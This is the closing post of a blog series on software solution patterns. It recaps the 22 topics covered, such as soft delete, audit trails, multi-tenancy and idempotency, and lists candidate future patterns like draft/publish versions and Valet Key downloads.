With this post the 22 planned posts of the Solution Patterns series are complete. From the shadow record to sentinel values, from soft delete to the audit trail, from multi-tenancy to money, time, idempotency and bulk import, every post asked the same question: where does this decision leave its mark across data, API and UI, and where does it break three months later? The series stays open-ended; the next candidate patterns are draft and published versions (draft/publish), storing file attachments as blob plus metadata, direct downloads with Valet Key, multi-level approval flows and a denormalized read model for search. Which one comes first will be decided by the problems we run into most often in real projects.